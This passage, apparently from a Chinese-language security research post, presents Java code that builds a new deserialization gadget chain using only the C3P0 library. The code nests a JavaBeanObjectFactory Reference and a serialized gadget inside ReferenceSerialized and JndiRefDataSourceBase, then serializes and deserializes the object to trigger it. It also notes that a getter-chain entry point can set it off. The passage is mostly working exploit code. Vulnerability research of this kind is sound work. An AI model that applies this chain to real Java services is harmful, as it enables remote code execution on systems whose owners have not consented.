Object base = utils.createWithoutConstructor("com.mchange.v2.c3p0.impl.JndiRefDataSourceBase");
utils.setFieldValue(base, "jndiName", o);
byte[] serialize = utils.serialize(base);
utils.unserialize(serialize);
```

扩展攻击手法



```
byte[] bytes = Files.readAllBytes(Paths.get("gadget"));
Reference reference1 = new Reference("com.mchange.v2.naming.JavaBeanObjectFactory",
"com.mchange.v2.naming.JavaBeanObjectFactory", null);
reference1.add(new BinaryRefAddr("com.mchange.v2.naming.JavaBeanReferenceMaker.REF_PROPS_KEY", bytes));
Object o = utils.createWithoutConstructor("com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized");
utils.setFieldValue(o, "reference", reference1);

Object base = utils.createWithoutConstructor("com.mchange.v2.c3p0.impl.JndiRefDataSourceBase");
utils.setFieldValue(base, "jndiName", o);
byte[] serialize = utils.serialize(base);
utils.unserialize(serialize);
```

这里给出构造，也就是一条 JDK 反序列化纯 C3P0 依赖的新链。也可以把利用 Getter 链的头来触发 ReferenceSerialized 的 getObject

THANKS!